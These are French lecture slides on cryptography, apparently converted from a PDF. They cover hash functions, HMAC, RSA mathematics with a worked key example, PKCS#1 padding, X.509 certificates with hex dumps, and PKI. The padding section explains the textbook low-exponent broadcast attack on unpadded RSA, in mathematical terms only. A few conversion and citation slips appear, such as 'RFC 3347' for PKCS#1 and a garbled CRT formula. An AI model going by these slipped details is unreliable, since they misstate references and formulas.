
- ✚ Les fonctions MD5 et SHA1 sont construites selon le procédé dit Merkle-Damgård
 - $H_{i+1} = f(M_i, IV_i)$
 - $IV_{i+1} = H_{i+1}$
- ✚ SHA1 et MD5 utilisent des messages (blocs) de 512 bits
- ✚ La sortie des fonctions f est de 160 bits pour SHA1 et 128 bits pour MD5



Hash-based message authentication code


- *HMAC-MD5, HMAC-SHA1*

✚ $HMAC(K, m) = H((K \oplus opad) \parallel H((K \oplus ipad) \parallel m))$




✚ Cipher Message Authentication Code

- $H_{i+1} = E_k(M_i, IV_i)$
- $IV_{i+1} = H_{i+1}$



Chiffrement Asymétrique



Au sujet des Groupes Abeliens finis

- ✚ Un groupe Abélien $(G, *)$ est un ensemble d'éléments tel que la loi $*$ pour cet ensemble soit:
 - définie pour tout couple (a, b) , $a * b \in G$
 - commutative, $a * b = b * a$
 - associative, $(a * b) * c = a * (b * c)$
 - possède un élément neutre $a * e = e * a = a$
 - et que chaque élément possède un élément inverse unique, $a * a^{-1} = a^{-1} * a = e$
- ✚ Un groupe fini possède un nombre d'éléments fini.
- ✚ A l'aide du théorème de Bezout on démontre facilement que $\mathbb{Z}/p\mathbb{Z}$ avec p premier est un groupe pour la loi x
 - $\mathbb{Z}/p\mathbb{Z}$ représente l'ensemble des restes de la division d'un nombre z par l'entier p .
 - $z = r \pmod{p} \Leftrightarrow z = qp + r$

- ✚ Le nombre d'Euler $\varphi(n)$ est le nombre d'entiers premiers avec n
 - $\varphi(1)=1$
 - Pour p premier, $\varphi(p) = p-1$
 - Pour p et q premiers, $\varphi(p.q) = \varphi(p). \varphi(q)$
- ✚ Le nombre des entiers x tels que $\text{pgcd}(a,x)=1$ est égal à $\varphi(a)$
 - $(\mathbb{Z}/n\mathbb{Z}^*, x)$ est le groupe des entiers inversible pour la loi x en modulo n
 - Le cardinal de ce groupe est égal à $\varphi(n)$

✚ Soit n un produit de deux nombres premiers $n = pq$

✚ Soit e un entier inversible modulo $\varphi(n)$, soit e premier avec $\varphi(n) = (q-1)(p-1)$

- $\exists d$ tel que $e.d = 1 \pmod{\varphi(n)}$.
- (e, n) clé publique, chiffrement $C = M^e$ modulo n
- (d, n) clé privée, déchiffrement $M = C^d$ modulo n
- $M^{ed} = M$ modulo n

✚ La sécurité des RSA repose sur la difficulté de factorisation d'un produit de nombre premiers.

✚ La solution de $a.x = 1 \pmod{n}$ peut être trouvée à l'aide d'un algorithme d'Euclide étendu.

- Si, a et b ont un diviseur commun d ($a > b$) alors $a - kb$ est divisible par d .
- On choisit le plus grand k tel que $a - kb = r$ ($r \geq 0$), soit $a = kb + r$
- Si $r = 0$ alors a est divisible par b
- Sinon on recommence l'algorithme avec b et r
- Le PGCD est le dernier reste non nul.

✚ Théorème du résidu Chinois (CRT)

- $Xp = X^s \text{ modulo } p$

- $Xq = X^s \text{ modulo } q$

- $X = X^s \text{ mod}(pq) = A Xp + B Xq \text{ modulo } (pq)$

✚ $X^{ed} = X^{1 + k(p-1)(q-1)} \text{ modulo } p = X \text{ modulo } p$

✚ $X^{ed} = X^{1 + k(p-1)(q-1)} \text{ modulo } q = X \text{ modulo } q$

L'algorithme d'Euclide RSA 2/3

- ✚ Soit deux nombres a et b avec $a > b$
 - $a = bq + r$, $\text{pgcd}(a,b) = \text{pgcd}(a,r)$
- ✚ L'algorithme d'Euclide réalise le calcul de $\text{pgcd}(a,b)$ en temps polynomial
- ✚ Deux nombres sont premiers entre eux si et seulement si $\text{pgcd}(a,b) = 1$.
- ✚ Le théorème de Bezout se démontre grâce à l'algorithme d'Euclide
 - Si a et b sont premiers entre eux il existe un couple unique d'entiers (u,v) tel que
 - 🌐 $au + bv = 1$

✚ Exemple $a=522$, $b=453$

$$522=a, 453=b$$

$$522-453 = 69$$

$$453-6.69 = 39$$

$$69-39=30$$

$$39-30=9$$

$$30-3.9=3$$

$$3-3=0, 3 \text{ est le PGCD}(522,453)$$

✚ Exemple de calcul de clés RSA

$$p=47, q=59, n=pq = 2773, (p-1)(q-1)=2668$$

17 est premier avec $(p-1)(q-1)$

on cherche d $17d = 1 \pmod{2668}$

$\text{PGCD}(17,2668)=1$, $1 = a u + b v$, v est la solution

$$2668=au$$


$$17=bv$$

$$2668-156.17 = 2668 - 2652 = 16 = a - 156 b$$

$$17-16 = 1, b - (a - 156 b) = 1, 157 b - a = 1, \text{ d'où } d = 157$$


Le padding RSA PKCS#1-v1_5 (RFC 3347)

- ✚ Le padding est nécessaire pour la sécurité de RSA
 - Par exemple le chiffrement d'une même valeur x par trois clés RSA publiques $(3, n)$ permet de retrouver la valeur x
 - $y_1 = x^3 \bmod n_1, y_2 = x^3 \bmod n_2, y_3 = x^3 \bmod n_3$
 - Si n_1, n_2, n_3 sont premiers entre eux, le théorème du résidu chinois permet de construire $y = x^3 \bmod (n_1.n_2.n_3)$, puis de calculer la racine cubique de y égale à x (puisque $x < n_1, x < n_2, x < n_3$)
 - $n = n_1.n_2.n_3, q_i = (n/n_i)^{-1} \bmod n_i, y = \sum q_i y_i n/n_i \bmod n$
- ✚ Pour un chiffrement, $EM^e \bmod n, N$ octets
 - $EM = 0x00 || 0x02 || PS || 0x00 || M$
 - PS est un nombre aléatoire de taille $N - \text{longueur}(M) - 3$ octets
- ✚ Pour une signature, $EM^d \bmod n, N$ octets
 - $EM = 0x00 || 0x01 || PS || 0x00 || M$
 - PS est une série d'octets de taille $N - \text{longueur}(M) - 3$ octets dont la valeur est $0xFF$



$$\text{Signature} = \{H(M)\}_{\text{clé-privé}}$$

- ✚ C'est l'ensemble constitué par une suite de symboles (document M) et une signature.
- ✚ Le format de certificat le plus courant est X509 v2 ou v3. La syntaxe utilisée est l'ASN.1 (*Abstract Syntax Notation One*).



```
Certificate ::= SEQUENCE {  
    tbsCertificate      TBSCertificate,  
    signatureAlgorithm  AlgorithmIdentifier,  
    signature           BIT STRING }
```

```
TBSCertificate ::= SEQUENCE {  
    version             [0] EXPLICIT Version DEFAULT v1,  
    serialNumber        CertificateSerialNumber,  
    signature           AlgorithmIdentifier,  
    issuer              Name,  
    validity            Validity,  
    subject             Name,  
    subjectPublicKeyInfo SubjectPublicKeyInfo,  
    issuerUniqueID      [1] IMPLICIT UniqueIdentifier OPTIONAL,  
                        -- If present, version shall be v2 or v3  
    subjectUniqueID     [2] IMPLICIT UniqueIdentifier OPTIONAL,  
                        -- If present, version shall be v2 or v3  
    extensions          [3] EXPLICIT Extensions OPTIONAL  
                        -- If present, version shall be v3  
}
```

Public Key Infrastructure

✚ Les principales fonctions réalisées par une architecture PKI pour la gestion des certificats se résument ainsi :

- Enregistrement de demande et vérification des critères pour attribution d'un certificat.
 - L'identité du demandeur est vérifiée ainsi que le fait qu'il soit bien en possession de la clef privée associée
- Création des certificats
- Diffusion des certificats entraînant la publication des clefs publiques
- Archivage des certificats pour assurer la sécurité et la pérennité
- Renouvellement des certificats en fin de période de validité
- Suspension de certificats.
 - Elle peut être utile si le propriétaire estime ne pas avoir besoin temporairement de son certificat ; cependant cette fonction n'est pas aisée à mettre en œuvre ; elle est essentiellement administrative et il n'existe pas de standard d'implémentation
- Révocation de certificats.
 - Sur date de péremption, perte, vol ou compromission de clefs
- Création et publication (au sens gestion) des listes de révocation des certificats
 - Il y aura révocation du certificat dans les cas suivants : date de fin de validité atteinte, clef privée divulguée, perdue (donc impossibilité de lire les objets rendus confidentiels) ou compromise.
- Délégation de pouvoir à d'autres entités reconnues de confiance.
 - Toute communauté peut créer sa propre infrastructure PKI, dans ce cas une étude de faisabilité est nécessaire en s'appuyant sur de nombreux critères.




PKCS « *Public-Key Cryptography Standards* » est un ensemble de standards pour la mise en place des IGC, coordonné par RSA ; ces standards définissent les formats des éléments de cryptographie :

- PKCS#1 : RSA Cryptography Specifications Version 2 (*RFC 2437*)
- PKCS#2 : inclus dans PKCS#1
- PKCS#3 : Diffie-Hellman Key Agreement Standard Version 1.4
- PKCS#4 : inclus dans PKCS#1
- PKCS#5 : Password-Based Cryptography Standard Version 2
- PKCS#6 : Extended-Certificate Syntax Standard Version 1.5
- PKCS#7 : Cryptographic Message Syntax Standard Version 1.5 (*RFC2315*)
- PKCS#8 : Private-Key Information Syntax Standard Version 1.2
- PKCS#9 : Selected Attribute Types Version 2.0
- PKCS#10 : Certification Request Syntax Version 1.7 or Certificate Signing Request (CSR) (*RFC 2314*)
- PKCS#11 : Cryptographic Token Interface Standard Version 2.10
- PKCS#12 : Personal Information Exchange Syntax Standard Version 1.0
- PKCS#13 : Elliptic Curve Cryptography Standard Version 1.0
- PKCS#14 : Pseudorandom Number Generation Standard Version 1.0
- PKCS#15 : Cryptographic Token Information Format Standard Version 1.1

Un certificat X509 RSA

```
Hex Viewer
File View
000000 30 82 02 37 30 82 01 A0 A0 03 02 01 02 02 02 00 0..70.....
000010 FB 30 0D 06 09 2A 86 48 86 F7 0D 01 01 05 05 00 .0...*.H.....
000020 30 81 84 31 0B 30 09 06 03 55 04 06 13 02 46 52 0..1.0...U....FR
000030 31 0B 30 09 06 03 55 04 08 13 02 37 35 31 0E 30 1.0...U....751.0
000040 0C 06 03 55 04 07 13 05 50 61 72 69 73 31 0D 30 ...U....Paris1.0
000050 0B 06 03 55 04 0A 13 04 45 4E 53 54 31 0F 30 0D ...U....ENST1.0.
000060 06 03 55 04 0B 13 06 49 6E 66 72 65 73 31 12 30 ..U....Infres1.0
000070 10 06 03 55 04 03 13 09 49 6E 66 72 61 64 69 6F ...U....Infradio
000080 31 31 24 30 22 06 09 2A 86 48 86 F7 0D 01 09 01 11$0"...*.H.....
000090 16 15 72 6F 6F 74 40 69 6E 66 72 61 64 69 6F 2E ..root@infradio.
0000A0 65 6E 73 74 2E 66 72 30 1E 17 0D 30 36 30 39 30 enst.fr0...06090
0000B0 31 30 39 34 38 31 39 5A 17 0D 30 39 31 32 31 34 1094819Z..091214
0000C0 30 39 34 38 31 39 5A 30 24 31 22 30 20 06 03 55 094819Z0$1"0 ..U
0000D0 04 03 14 19 70 75 72 69 65 6E 31 40 69 6E 66 72 ...purien1@infr
0000E0 61 64 69 6F 31 2E 65 6E 73 74 2E 66 72 30 81 9F adio1.enst.fr0..
0000F0 30 0D 06 09 2A 86 48 86 F7 0D 01 01 01 05 00 03 0...*.H.....
000100 81 8D 00 30 81 89 02 81 81 00 BF F4 CE FC 83 44 ...0.....D
000110 03 DD 1F E2 30 5C 4D 6D E6 E7 41 EF 58 CF 94 46 ...0\Mm..A.X..F
000120 05 B5 76 A5 16 62 6E 15 11 CD 12 B6 35 7D 5F F2 ..v..bn.....5)_
000130 31 BB 3E 43 39 1F 02 F9 A8 B1 CC 25 D5 81 07 9D 1.>C9.....&....
000140 29 12 D7 6B 49 B6 E1 FC 4F EA 63 B9 D1 36 5C 98 )..kI...O.c..6\
000150 3B 52 0B 78 87 56 29 4A 84 B0 FD 12 F2 A2 7C 10 ;R.x.V)J.....|
000160 66 72 48 68 D3 07 8C 8A 77 C4 43 00 9B AD 88 AB frHh....w.C....
000170 02 EB 14 33 C9 47 B9 D1 CE 3E D7 77 82 B8 DF 12 ...3.G...>.w....
000180 27 25 4E 3F C7 3D 8E 8B 5C 71 02 03 01 00 01 A3 'eN??.=.\q.....
000190 17 30 15 30 13 06 03 55 1D 25 04 0C 30 0A 06 08 .0.0...U.&..0...
0001A0 2B 06 01 05 05 07 03 02 30 0D 06 09 2A 86 48 86 +.....0...*.H.
0001B0 F7 0D 01 01 05 05 00 03 81 81 00 34 FC D5 7B 61 .....4..{a
0001C0 8C 08 C4 21 63 F8 B6 22 D7 2A E8 46 F9 16 40 0B ...!c...".*.F..e.
0001D0 C8 06 AC D1 01 6B 13 2F 89 06 69 F2 ED 2F 3E 1F .....x./..i.../>.
0001E0 E4 E3 FA 74 71 79 DD 31 6F D7 2F 73 CD 7C 0A BC ...tqy..lo./s.|..
0001F0 44 81 BD 6C 92 55 9D 52 A8 AC 58 3D BF 9B 16 10 D..l.U.R..X=...
000200 63 E7 A1 FA 3C 31 F8 C1 5A 8D CB 2E 58 66 2F 78 c...<1..Z...Xf/x
000210 85 2C 94 3E 83 6F 7A 81 A9 0E 87 0B C9 0C AE 71 ..>.oz.....q
000220 2A 7E 68 34 CA F5 BA A4 DF 8C 03 58 C0 32 AA DF *~h4.....X.2..
000230 8B 6F E5 08 D0 93 C3 7D E5 F0 70 .o.....}..p
```

Un certificat X509 ECC



```
Hex Viewer
File View
000000 30 82 01 C3 30 82 01 82 A0 03 02 01 02 02 09 00 0...0...
000010 D8 36 07 7E 78 BF A8 C1 30 09 06 07 2A 86 48 CE .6.~x...0...*.H.
000020 3D 04 01 30 81 94 31 0B 30 09 06 03 55 04 06 13 =..0..1.0...U...
000030 02 46 52 31 0F 30 0D 06 03 55 04 08 13 06 46 72 .FR1.0...U....Fr
000040 61 6E 63 65 31 0E 30 0C 06 03 55 04 07 13 05 50 ance1.0...U....P
000050 61 72 69 73 31 13 30 11 06 03 55 04 0A 13 0A 45 aris1.0...U....E
000060 74 68 65 72 54 72 75 73 74 31 0D 30 0B 06 03 55 therTrust1.0...U
000070 04 0B 13 04 54 65 73 74 31 14 30 12 06 03 55 04 ....Test1.0...U.
000080 03 13 0B 50 61 73 63 61 6C 55 72 69 65 6E 31 2A ...PascalUrien1*
000090 30 28 06 09 2A 86 48 86 F7 0D 01 09 01 16 1B 70 0(...*.H.....p
0000A0 61 73 63 61 6C 2E 75 72 69 65 6E 40 65 74 68 65 ascal.urien@ethe
0000B0 72 74 72 75 73 74 2E 63 6F 6D 30 1E 17 0D 31 32 rtrust.com0...12
0000C0 30 39 31 33 31 37 33 31 32 30 5A 17 0D 32 30 31 0913173120Z..201
0000D0 31 33 30 31 37 33 31 32 30 5A 30 5D 31 0B 30 09 130173120Z0]1.0.
0000E0 06 03 55 04 06 13 02 46 52 31 14 30 12 06 03 55 ..U....FR1.0...U
0000F0 04 08 13 0B 49 6C 65 44 65 46 72 61 6E 63 65 31 ....IleDeFrance1
000100 0E 30 0C 06 03 55 04 07 13 05 50 61 72 69 73 31 .0...U....Paris1
000110 17 30 15 06 03 55 04 0A 13 0E 65 74 68 65 72 74 .0...U....ethert
000120 72 75 73 74 2E 63 6F 6D 31 0F 30 0D 06 03 55 04 rust.com1.0...U.
000130 03 13 06 63 6C 69 65 6E 74 30 40 30 10 06 07 2A ...client0@0...*.
000140 86 48 CE 3D 02 01 06 05 2B 81 04 00 02 03 2C 00 .H.=...+.....
000150 04 02 B2 80 67 FD 2D BE 8D FF 84 01 74 65 35 33 ... g.-.....te53
000160 6E 0B 0C 84 9D C6 00 E7 FA 27 CB 85 1B F2 74 7B n.....'.....t{
000170 9B C2 41 20 45 00 59 9F 73 9B 45 A3 0D 30 0B 30 ..A E.Y.s.E..0.0
000180 09 06 03 55 1D 13 04 02 30 00 30 09 06 07 2A 86 ...U....0.0...*.
000190 48 CE 3D 04 01 03 30 00 30 2D 02 15 00 F3 B7 97 H.=...0.0-.....
0001A0 67 F1 1D 9B B0 27 24 20 7E 3A 41 2D 6A 86 BD 9F g....'$ ~:A-j...
0001B0 B4 02 14 24 65 59 F9 9C F3 B0 8C 2E 6D 5C 9D 73 ...$eY.....m\s
0001C0 F8 25 90 5D 7F 71 C9 .&.] q.
```

✚ Un générateur g de $(\mathbb{Z}^*/p\mathbb{Z}, \times)$, avec p premier

- $\forall x \in [1, p-1] \exists i \in [1, p-1] g^i = x \pmod{p}$,
- en particulier $g^{p-1} = 1$

✚ Il existe $\varphi(p-1)$ générateurs.

